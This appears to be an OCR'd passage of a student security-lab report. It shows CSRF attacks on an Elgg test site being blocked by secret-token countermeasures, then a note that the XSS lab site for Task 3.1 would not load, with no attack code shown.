
Retrying the CSRF attack with GET request, when Alice clicks on Boby's wire post with the malicious link, the request gets blocked:





Retrying the CSRF attack with POST request, clicking on Alice's message with the malicious link while logged in as Boby, the POST request gets blocked as well. This is the website seen

immediately after clicking, below:




No POST req went through in the network logger. The attacker cannot send the secret tokens in the attack because the tokens are unique to a user's session ID and are protected by Same Origin Policy (SOP). There's also a timestamp involved as well as the server's secret key value.

Task 3:

Task 3.1:

http://www.xsslabelgg.com/



The given xsslabelgg.com website does not work, and trying to restart the webserver with the sudo command does not work either.